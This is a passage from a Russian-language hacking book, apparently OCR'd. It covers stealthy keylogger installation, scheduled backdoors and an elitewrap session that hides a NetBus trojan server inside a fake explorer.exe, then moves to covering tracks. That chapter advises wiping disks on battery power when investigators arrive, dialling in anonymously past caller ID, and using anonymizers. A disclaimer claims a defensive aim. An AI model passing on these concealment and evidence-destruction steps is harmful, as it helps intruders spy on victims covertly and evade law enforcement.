Хакер устанавливает в папку автозагрузки свою программу, которую он может назвать совершенно безобидным именем, под которым она и будет скрытно исполняться. В число хакерских утилит могут входить троянские кони, клавиатурные шпионы (кейлоггеры), утилиты удаленного управления. Троянские кони и средства удаленного управления мы обсудим, соответственно, в Главах 14 и 15 этой книги, где рассматриваются сетевые аспекты хакинга. В этой же главе мы опишем работу с очень популярным кейлоггером IKS (Invisible KeyLogger Stealth - Невидимый клавиатурный шпион), демо-версию которого можно загрузить с сайта **http://www.amecisco.com.**

Клавиатурные шпионы

Клавиатурные шпионы - это программы, регистрирующие нажатия клавиш на компьютере. Принцип их действия прост - все нажатия на клавиши перехватываются программой, и полученные данные записываются в отдельный файл, который далее может быть отослан по сети на компьютер взломщика.

Клавиатурный шпион IKS можно назвать весьма популярной программой - по утверждению авторов на сайте **http://www.amecisco.com,** кейлоггер Invisible KeyLogger 97 вошел под номером 8 в список 10 изделий, которые способны «напугать вас до смерти». Текущая версия кейлоггера функционирует на системах Windows NT/2000/XP, внедряясь в ядро системы, что позволяет программе перехватывать все нажатия клавиш, включая Ctrl + Alt + Delete. Поэтому IKS позволяет даже перехватывать нажатия клавиш при входной регистрации в системе Windows NT/2000/XP. Таким образом, программа IKS действует подобно драйверу клавиатуры, перехватывая все нажатые клавиши и записывая их в журнальный файл.

Установка программы IKS не вызывает трудностей. После запуска загруженного с Web-сайта файла **iks2k20d.exe** отображается диалог, представленный на Рис. 6.11.




Рис. 6.11. Инсталляция кейлоггера IKS весьма проста

Щелчок на кнопке **Install Now** (Установить сейчас) устанавливает демо-версию кейлоггера. Полная версия IKS допускает замену имен установочных файлов произвольными именами для сокрытия работы программы. Единственным файлом, необходимым кейлоггеру IKS для работы, является файл **iks.sys,** который может быть переименован с целью сокрытия его от пользователей. Все нажатые пользователем клавиши записываются в текстовый и двоичный файл, просматриваемый с помощью программы **dataview.exe,** окно которой представлен на Рис. 6.12.




Рис. 6.12. Диалог управления регистрацией клавиш и хранением журнальных файлов

Щелчок на кнопке **Go!** (Вперед) открывает файл журнала, хранящий все нажатые клавиши. С помощью диалога на Рис. 6.12 можно настроить работу кейлоггера так, что будут отфильтровываться все нажатые функциональные клавиши на клавиатуре, а также очищаться содержимое журнала.

Как мы уже говорили, кейлоггер IKS функционирует как низкоуровневый драйвер, что скрывает его присутствие в системе. Однако файл **iks.sys** этого кейлоггера записывается в каталог **корень_системы/system32/drivers**, а в системном реестре появляется регистрационная запись (эта запись выделена в диалоге редактора системного реестра Regedt32 на Рис. 6.13).




Рис. 6.13. В системном реестре Windows появилась предательская запись

С помощью таких записей в системном реестре все установленные в системе кейлоггеры идентифицируются без всяких проблем (например, это с успехом делает программа The Cleaner, особенно полезная для поиска троянских коней). Чтобы преодолеть такой недостаток кейлоггера IKS, на вкладке **Stealth Install** (Скрытая установка) инсталляционного диалога (Рис. 6.11) можно изменить имя устанавливаемого драйвера на какое-нибудь безобидное, типа calc.sys, чтобы запутать систему защиты (собственно, отсутствие этой возможности - основное отличие демо-версии от полной).

Некоторым недостатком IKS является отсутствие поддержки средств передачи накопленных данных по сети. Этого недостатка лишен кейлоггер 007 Stealth Monitor, который умеет отслеживать посещения пользователем Web-сайтов, введенные пароли, запущенные программы, время обращения к файлам и другие действия пользователя. Однако эта программа плохо маскирует свою работу - ее процесс виден в диспетчере задач Windows, хотя хакер может заменить название процесса каким-то другим, например, **notepad.exe.**

Запуск утилит планировщиком заданий

Наконец, последний метод создания потайных ходов - это запуск хакерских утилит планировщиком задний Windows. Установив в планировщике заданий запуск утилит в определенное время, хакер сможет удаленно связываться с ними для выполнения различных операций, например, удаленного управления компьютером с помощью предварительно установленного троянского коня, или программ удаленного управления компьютером. Как работают утилиты удаленного хакинга компьютера, мы расскажем в Главах 14 и 15.

Скрытие одного процесса за другим

ЕСЛИ хакер оставит в папке автозагрузки хакерскую программу, перед ним встает задача скрытия ее исполнения. Этого можно достичь с помощью небольшой, но очень популярной программы elitewrap.exe (http://www.holodeck.f9.co.uk/elitewrap), которая позволяет запаковывать несколько исполняемых файлов в единый исполняемый файл. Запуск этого файла приводит к автоматической распаковке и запуску всех упакованных файлов, причем по желанию отдельные файлы могут исполняться в скрытом режиме. В последнем случае в диалоге диспетчера задач Windows будет отображаться процесс с именем, указанным при упаковке файлов программой elitewrap.exe, а скрытые файлы будут невидимы, т.е. будут прятаться за процессом с именем, указанным при упаковке программ.

Интерфейс программы прост и удобен. Вот как можно, например, поместить в один пакет файл программы калькулятора **calc.exe** и файл **NBSvr.exe** программы-сервера троянского коня NetBus.

```
C:\>elitewrap
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap
Stub size: 7712 bytes
Enter name of output file: explorer.exe
Perform CRC-32 checking? [y/n]: y
Operations:    1 - Pack only
               2 - Pack and execute, visible, asynchronously
               3 - Pack and execute, hidden, asynchronously
               4 - Pack and execute, visible, synchronously
               5 - Pack and execute, hidden, synchronously
               6 - Execute only, visible, asynchronously
               7 - Execute only, hidden, asynchronously
               8 - Execute only, visible, synchronously
               9 - Execute only, hidden, synchronously
Enter package file #1: calc.exe
Enter operation: 2
Enter command line: calc
Enter package file #2: nbsvr.exe
```

Enter operation: 3

Enter command line: nbsvr

Enter package file #3:

All done :)

В результате будет создан файл с безобидным именем **explorer.exe.** При последующей загрузке Windows 2000 автоматически запустится программа explorer.exe, которая распакует и запустит программы калькулятора **calc.exe** и сервера NetBus. Далее, за то время, пока пользователь будет разглядывать кнопочки калькулятора и гадать, что все это означает, хакер свяжется с сервером NetBus и сможет выполнить свою работу.

Имейте в виду, что программа elitewrap.exe создает исполняемые файлы, которые идентифицируются как вирусы, поэтому использование такого трюка элементарно вычисляется пользователем, не пренебрегающим мерами антивирусной защиты. Также препятствием к использованию программы EliteWrap может быть тот прискорбный факт, что созданные с ее помощью исполняемые файлы могут подвешивать операционную систему компьютера.

Заключение

Таким образом, если хакер получит локальный доступ к компьютеру, он сможет сделать с ним все что угодно - выкачать все конфиденциальные данные, создать себе потайной ход, сделав компьютер своим сетевым рабом, или просто исказив и разрушив компьютерную информацию. В общем, как справедливо указано в [3], против хакера, получившего локальный доступ к компьютеру, не устоит никакая защита - рано или поздно она будет взломана. Так что лучшее средство защиты - ограничение физического доступа к компьютеру и запуск средств парольной защиты даже при кратковременных отлучках.

Средства хакинга локального компьютера вполне пригодны и для антихакера. Кому из нас не приходилось терять или забывать пароли доступа к собственным ресурсам? И если этот ресурс жизненно важен, можно попробовать взломать его защиту, тем более, какие-то намеки на содержимое парольной строки у вас в голове могут и сохраниться. Далее, кейлоггеры весьма полезны для скрытого отслеживания доступа к своему компьютеру. Можно установить на свой компьютер кейлоггер, который будет скрытно отслеживать попытки вторжения в ваш компьютер, пока вы отсутствуете. Такой инструмент самообороны прекрасно дополнит систему защиты парольной заставки, которая, как вы видели, легко может быть взломана.

ГЛАВА 7.
Сокрытие следов

Сокрытие следов - важнейший этап работы хакера, поскольку, выявив признаки несанкционированной деятельности хакера, антихакер сразу же предпримет меры защиты. Все это соответствует реальному миру, где преступники, приступая к «работе», надевают перчатки и маски, вешают фиктивные номера на автомобили, ну и так далее - все вы, наверное, хоть раз, да смотрели гангстерские фильмы. Действуя в виртуальном мире, всякие разные «кул хацкеры», если они хоть чего-то стоят, также должны предусмотреть, причем со всем тщанием, способы сокрытия следов своей деятельности.

Вообще говоря, тема сокрытия своей деятельности в виртуальном мире - весьма актуальна и многогранна. В Главе 1 уже приводился тот печальный факт, что около 50% всех попыток удаленного взлома компьютерных систем выполняется с домашних компьютеров, подключенных к серверам Интернета через телефонные линии - причем серверы Интернета, все как один, снабжены устройствами АОН.

Стоит ли тут удивляться многочисленным сообщениям о поимке «страшного преступника», который, запустив хакерскую программу автоподбора паролей входной регистрации на сервере провайдера Интернета, считает себя полностью неуязвимым. Причем такая уверенность основана на смехотворном, хотя и психологически понятном факторе,- ведь хакер сидит в своей квартире за закрытой дверью, где его «никто не видит», в то время как программа подбирает отмычки к входной двери чужого дома. Результаты такого «хакинга» иногда показывают в телевизионных новостях, под рубрикой «криминальная хроника» (что и неудивительно).

Так что автор настоятельно предлагает всем любителям обсуждаемого жанра самым внимательным образом почитать эту главу, прежде чем решиться на какие-либо действия (никак не поощряемые автором).

Автор в очередной раз предупреждает читателей об ответственности за все деяния в виртуальных просторах Интернета, которые могут быть выполнены с помощью описанных в этой книге программ и методов. Учтите, что книга написана с единственной целью - научить вас противостоять хакерским нападениям, что, безусловно, требует знания хакерских технологий. За прямое применение описанных в книге технологий и их последствия автор ответственности не несет.

Два аспекта задачи сокрытия следов

Вообще говоря, каждый человек, работающий с компьютером, должен самым внимательным образом отнестись к проблеме сохранения своей конфиденциальности. Дело в том, что вся хранящаяся в вашем компьютере, домашнем или рабочем, информация - это отражение вашей деятельности в виртуальном мире Интернета. И раскрытие этой информации приводит к нарушению того, что англичане называют privacy - конфиденциальность личной жизни. Работая на компьютере, вы неизбежно оставляет за собой следы в виртуальном компьютерном мире, следы, которые, если не предпринять особых мер, запросто позволяют идентифицировать вашу личность в реальном, физическом пространстве, что не всегда полезно и очень часто приводит к неприятностям.

Что касается обычных пользователей, то им автор рекомендует почитать книгу [10], где красочно описаны случаи из жизни (правда, «за бугром») разного рода личностей, которые по разным причинам - беспечности, неопытности и тому подобным недостаткам - забыли о защите этой самой privacy. Такие люди, как правило, пребывают в полной уверенности, что виртуальный мир Интернета, или, как сейчас говорят, киберпространство - это нечто потустороннее, никак не связанное с их жизнью в реальном мире. Но не о них сейчас речь.

Речь сейчас идет о том, как должен вести себя человек, который, путешествуя по виртуальному компьютерному миру, любит перелезать через всякие там разные шлагбаумы и заборы с табличкой «проход закрыт», и гулять по запретной территории киберпространства. Ясно, что при таких путешествиях следует придерживаться особых правил личной безопасности и конфиденциальности. Эта задача имеет два аспекта.

Во-первых, это *локальная безопасность*. Следует иметь в виду, что все эти штучки в виртуальном компьютерном мире оставляют следы и в вашем компьютере, что может стать источником больших проблем. Вы сами подчас можете увидеть на экранах телевизоров, как вслед за очередным, пойманным по горячим следам, «кул хацкером» несут системный блок его компьютера - ясно, что не на продажу.

Во-вторых, это *глобальная безопасность*. При прогулках в киберпространстве хакеру следует оставлять как можно меньше следов хотя бы на закрытых для постороннего входа территориях. Следует ясно понимать, что любые ваши действия в Интернете отслеживаются Web-серверами и фиксируются в журнальных файлах как сервера провайдера Интернета, так и посещенных вами Web-серверов, и выявить по этим записям ваше местоположение в реальном мире - сущие пустяки.

Так что есть смысл рассмотреть, где могут скрываться источники угроз для личностей, занимающихся всякими штучками и проделками в киберпространстве,

затрагивающими интересы других людей (кстати, эти сведения не будут лишними и для всех прочих пользователей компьютеров).

Локальная безопасность

Итак, предположим, что вы с помощью своего верного друга-компьютера натворили делишек, за что и пострадали, и теперь ваш системный блок - в руках разного рода следопытов. Ну и что же они там могут такого увидеть, в этом вашем системном блоке? Да почти все, что надо, чтобы сделать вашу участь просто прискорбной на ближайшие несколько лет. На винчестере компьютера можно найти:

- Наборы хакерских программ, которые вы использовали для своей деятельности.
- Историю путешествий в Интернете, рассказанную вашим Web-браузером.
- Вашу переписку по электронной почте, в том числе давным-давно удаленную из почтовых ящиков.
- Различные файлы данных, которые вы извлекли из чужих компьютеров без спроса у хозяев.
- Множество документов в корзине Windows, которые вы удалили программой Проводник (Explorer) и решили, что все концы спрятаны в воду.
- Информацию о недавно открытых документах, хранимая в файле подкачки Windows.
- Информацию в файле резервной копии системы, а также в файлах резервных копий документов MS Office.

Так что ваш компьютер, по сути, преподносит всем, кому угодно на блюдечке с голубой каемочкой всю информацию о вас и вашей деятельности. Откуда же поступает эта информация? Давайте вначале рассмотрим каналы утечки конфиденциальной информации, предваряя обсуждение мер по их перекрытию.

Гибкие и жесткие диски

Одним из каналов утечки информации о вашей деятельности на компьютере являются гибкие и жесткие диски. Суть дела в том, что гибкие и жесткие диски хранят гораздо больше данных, чем это можно увидеть в окне программы Проводник (Explorer) при их просмотре, о чем очень часто забывают владельцы дисков. Следует твердо помнить, что удаление файлов на диске командой **Удалить** (Delete) проводника Windows ничего, фактически, не удаляет. Все такие файлы попадают в корзину Windows и, кроме того, на дисках могут остаться их временные копии, создаваемые, например, приложениями MS Office. Чтобы увидеть это воочию, включите режим отображения скрытых файлов, установив переключатель **Показывать скрытые папки и файлы** (Show hidden files and folders) в диалоге **Свойства папки** (Folder Options) проводника Windows. Этот диалог открывается командой **Сервис * Свойства папки** (Tools ◆ Folder Options) (Рис. 7.1).




Рис. 7.1. Установка режима отображения скрытых файлов

После выполнения такой операции удалите какой-либо файл приложения Word командой Удалить (Delete) проводника Windows и посмотрите, что осталось в содержащей его папке. Пример представлен на Рис. 7.2, на котором отображена папка со следами, оставшимися при подготовке секретного документа Word, файл которого в процессе подготовки много раз модифицировался, сохранялся, восстанавливался после зависания приложения и так далее.




Рис. 7.2. Папка со скрытыми файлами, оставшимися после удаления основного файла документа

Как видим, после удаления файла в папке осталось несколько его копий - временные файлы .TMP, резервные копии .WBK, оставшийся после зависания компьютера файл, начинающийся с символов -$. Более того, если все эти файлы также удалить, в том числе, и из корзины Windows, фрагменты информации, содержащиеся в документе, все равно останутся в файле подкачки системы Windows. Вам, наверное стало ясно - что ничего вы, в сущности, не удалили - все ваши делишки налицо. Что же теперь делать?

Для надежного удаления всей информации, относящейся к файлу документа MS Office, следует применять специальные утилиты очистки дисков, предоставляемые многими приложениями, например, Norton Utilities. Мы же рассмотрим сейчас более эффективное средство очистки дисков от всякого компрометирующего мусора программу Cleaner Disk Security (http://www.theabsolute.net/sware/index.html#Clndisk).

Очистка файлов и папок

Чтобы стереть файл так, чтобы его не смогла прочитать программа восстановления файлов, следует физически перезаписать все биты файла, хранящиеся на диске. Однако это не так просто, как может показаться на первый взгляд. Для надежной очистки носитель секретной информации должен перезаписываться *многократно*, с использованием шаблонных байтов информации, генерируемых случайным образом. Число итераций зависит от важности информации и типа ее носителя - стандарт министерства обороны США, например, требует трехкратной перезаписи. Только это может гарантировать высокую (но не 100%) степень очистки.

На Рис. 7.3 представлен диалог утилиты Clean Disk Security 5.01 (http://www.theabsolute.net/sware/index.html#Clndisk), которая удовлетворяет основным требованиям, предъявляемым к средствам очистки носителей секретной информации (и даже несколько их усиливает).

Утилита Clean Disk Security 5.01 позволяет стирать отдельные файлы и папки на дисках с помощью команды контекстного меню **Erase fully** (Полное стирание). Утилита обеспечивает полное стирание - уничтожается как сама информация в файлах, так и все ее следы, оставшиеся в различных буферах и таблице размещения файловой системы (поддерживаются файловые системы FAT и NTFS). Также стирается информация, содержащаяся в свободных областях кластеров файловой системы, используемых стираемым файлом. Утилита позволяет очищать файл подкачки Windows, корзину Windows, папку **Temp** с временными файлами (в которую, например, загружаются распаковываемые инсталляционные файлы) и очищать списки последних использованных файлов. При желании пользователь может очистить кэш-память, используемую браузерами Интернета для хранения загруженных файлов, списки, хранящие предысторию работы в Интернете и файлы куки (cookie). Все эти возможности устанавливаются с помощью флажков, представленных в главном диалоге утилиты (Рис. 7.3).




Рис. 7.3. Утилита Clean Disk Security 5.01 выполняет очистку дисков четырьмя методами

Как видно на Рис. 7.3, утилита предоставляет четыре метода очистки:

- **Simple** (Простой) допускает выполнение до 6 проходов, во время которых на диск записываются случайно генерируемые символы. Этот метод пригоден для большинства случаев; обычно бывает достаточно 1 прохода.
- NIS - поддерживает до 7 проходов с записью случайно генерируемых символов (т.е. наборов бит определенной длины) и их преобразований.
- **Gutmann** - поддерживает до 35 проходов с записью случайно генерируемых шаблонов (т.е. последовательностей случайно генерируемых бит). Этот метод предложен Питером Гутманом (Peter Gutmann) из департамента компьютерных наук университета г. Окленд. Полная очистка этим методом занимает много времени, но зато обеспечивает защиту от сканирования диска высокоточным оборудованием (есть и такое).
- **Test mode** (Тестовый режим) - выполняет за один проход запись символа #10 кода ASCII.

Все эти возможности впечатляют. Очевидно, что утилита Clean Disk Security 5.01 представляет собой профессиональный инструмент для стирания информации и, к тому же, снабженный удобным интерфейсом и исчерпывающей справочной системой.

Вот вам совет, почерпнутый из [10]. Чтобы по-настоящему надежно прикрыться от всяких следопытов, сделайте следующее: купите себе источник бесперебойного питания (UPS); подготовьте надежную утилиту полной очистки жесткого

диска компьютера. Далее, как только к вам придут нежданные гости, запустите утилиту очистки и дождитесь завершения ее работы. Источник бесперебойного питания поможет вам довести операцию до конца, если ваши гости выключат электропитание в вашей квартире.

Очистка системного реестра

Наконец, упомянем угрозу, исходящую от системного реестра. В нем хранится очень и очень много всего такого, что выдаст вас с головой, стоит только там покопаться квалифицированному специалисту. Вообще-то, именно по этой причине системный реестр пользуется повышенным вниманием хакера, но в данном случае мы имеем в виду внимание людей, интересующихся самими хакерами. Так что не стоит пренебрегать его очисткой от порочащих вас данных, хотя сделать это достаточно сложно. Дело в том, что автоматизированные утилиты очистки реестра, к примеру, Norton Utilities, обеспечивают удаление только ненужных записей, оставшихся после установки/удаления программ, создания и удаления ярлыков и так далее. Избирательно очищать реестр от конфиденциальных данных они не умеют, и все это следует делать руками, в лучшем случае с помощью самодельных сценариев [10].

Так что лучший выход (исключая полную очистку системы) - это закрытие доступа к реестру для всех, кроме администратора системы, что можно сделать средствами редактора реестра regedt32. Далее следует рассмотреть вопрос об использовании криптографических средств для защиты хакерской системы от нежелательного просмотра любителями чужих секретов. Например, можно прибегнуть к средствам шифрования файлов и папок, предоставляемым файловой системой NTFS.

Глобальная безопасность

В начале главы уже отмечалось, что главная опасность, которая подстерегает хакера, проводящего различные акции в Интернете - это ложное ощущение своей анонимности и неуязвимости. Следует твердо помнить, что все - *абсолютно* все - действия в Интернете отслеживаются Web-серверами и фиксируются в специальных журналах. Далее эти сведения могут быть предоставлены кому угодно, в том числе и людям, потерпевшим от ваших действий. Поэтому при работе в Интернете следует соблюдать особую осторожность. Обсудим самые опасные ситуации, подстерегающие пользователя, подсоединившегося к Интернету.

Провайдеры

При подключении к Интернету, прежде всего, следует позаботиться об анонимности подключения к серверу провайдера Интернета. Так что при выборе провайдера Интернета прежде всего постарайтесь избежать авторизованного доступа к Интернету и вместо заключения договора отдайте предпочтение покупке

карточки Интернета. Такие карточки ныне общедоступны, и при их покупке вы сохраняете свою анонимность.

Однако анонимность покупки карточки вовсе не означает вашей анонимности при работе в Интернете, что напрямую связано с конфиденциальностью и безопасностью вашей информации. В настоящее время провайдеры Интернета устанавливают на входных телефонных линиях своего сервера устройства автоматического определения номера (АОН). При подключении к серверу провайдера Интернета местная АТС, в ответ на запрос сервера, отсылает ему телефонный номер входящего звонка, и сервер записывает этот номер в журнал вместе с вашей учетной записью. В процессе работы в Интернете сервер провайдера будет автоматически фиксировать все ваши действия (адреса посещенных Web-узлов, использованные протоколы, возможно, фрагменты трафика), ассоциируя их с вашей учетной записью, хранящей, в том числе, выявленный устройством АОН номер вашего телефона. Так что, в случае необходимости, найти вас не представляет никакого труда.

Для борьбы с этим злом предлагается множество методов (см., к примеру [5], [10], или выпуски журнала «Хакер» - автор бессилен передать все многообразие методов и уловок, которые можно встретить на страницах этого, в высшей степени полезного источника). Скажем, предлагается устанавливать на своем компьютере устройство анти-АОН, которое призвано блокировать передачу станцией АТС вашего телефонного номера серверу провайдера Интернета. Однако надежность защиты, обеспечиваемой этими устройствами, никем толком не проверена, поскольку все они разработаны и изготовлены радиолюбителями. Так что вряд ли стоит полагаться на эффективность таких устройств, как анти-АОН.

Если уж вы решитесь на использование анти-АОН, программных или аппаратных, для начала проверьте их эффективность. Многие провайдеры Интернета предоставляют своим пользователям статистику подключений по пользовательской учетной записи. Это делается для контроля пользователями расходов бюджета, выявления нелегальных подключений и так далее. Так вот, в этой статистике приводятся телефоны, с которых выполнялись подключения, выявленные устройствами АОН провайдера. Так что включите свой анти-АОН, выполните несколько подключений к Интернету и проверьте - что из этого получилось, прежде чем пускаться во все тяжкие!

Общая рекомендация такова - если вы хотите сделать в Интернете нечто, требующее полной конфиденциальности, *никогда* и *ни при каких обстоятельствах* не используйте телефон, номер которого позволит выявить вашу личность. И уж во всяком случае, **НИКОГДА НЕ ИСПОЛЬЗУЙТЕ ДОМАШНИЙ ТЕЛЕФОН - ЭТО АБСОЛЮТНО, БЕЗУСЛОВНО И СОВЕРШЕННО НЕДОПУСТИМО!!!**

Анонимайзеры

При запросе страницы Web-сайта компьютеру приходится обмениваться с сервером определенной информацией, и этот процесс не ограничивается передачей вам для просмотра HTML-кода запрошенной Web-страницы. В процессе обмена сервер может получить с компьютера Web-путешественника и другую информацию, в том числе идентифицирующую тип компьютера, предыдущий посещенный вами Web-сайт, идентифицирующие вас адреса электронной почты и тому подобное.

Чтобы более четко уяснить возможности по вашей идентификации, имеющиеся у серверов Интернета, можно обратиться к Web-сайту по адресу **http://www.privacy.net/analyze**, который предоставляет услуги по анализу информации, которую может извлечь Web-сервер из клиентского компьютера. Как видно из Рис. 7.4, этот сервер Интернета без проблем определил операционную систему клиентского компьютера, используемый Web-браузер, время запроса и IP-адрес сервера провайдера Интернета.




Рис. 7.4. Фрагмент Web-страницы с результатом анализа конфиденциальности

Более того, на этой же странице чуть ниже (здесь это не видно) представлены результаты запроса одного из серверов WhoIs, о которых мы рассказывали в Главе 1, содержащие регистрационные сведения о домене провайдера Интернета вместе с телефонами администраторов сети.

Ясно, что обладание такой информацией выдает ваше местоположение с головой - для этого нужно только просмотреть на сервере удаленного доступа провайдера все регистрационные журналы и найти запись, фиксирующую информацию о подключении клиентского компьютера с данным IP-адресом в указанное время и с указанного телефона. Так что недаром ныне многие Web-сайты на

загруженной Web-странице отображают предупреждение о том, что серверу известен IP-адрес клиентского компьютера - и в случае несанкционированных действий последствия гарантированы...

Чтобы избежать такого развития событий, следует обратиться к сервисам, предоставляемым некоторыми Web-узлами, которые на компьютерном сленге называются «анонимайзерами» (от английского слова «anonymizer» - средство сохранения анонимности). Анонимайзер представляет собой службу-посредник, исполняемую на Web-сервере, с помощью которой пользователь может путешествовать по Сети согласно командам, отдаваемым с браузера своего компьютера. Такую услугу предоставляет, например, анонимайзер по адресу **http://www.anonymizer.com.** (Рис. 7.5).

Рис. 7.5. Для анонимного посещения Web-сайта просто введите в строку его адрес и щелкните на кнопке ***Go.*** *Все последующие ссылки будут направляться от лица анонимайзера*

Анонимайзеры - эффективное средство для обеспечения анонимности, но они не лишены недостатков - не все анонимайзеры разрешают FTP-доступ, и многие, в качестве дополнительной «нагрузки», заставляют некоторое время просматривать свои рекламные объявления. Кроме того, учтите, что анонимайзеры, как и все Web-серверы, также ведут регистрационные журналы, фиксирующие своих посетителей. И если для *обычных* граждан эти журналы недоступны (в этом и состоит суть услуг анонимайзеров), то для *необычных* граждан в принципе нет ничего невозможного.

Прокси-серверы

Сделать свои путешествия по Web анонимными можно также с помощью прокси-серверов, указывая их параметры в разделе **Прокси-сервер** (Proxy server) диалога настройки удаленного подключения (Рис. 7.6).

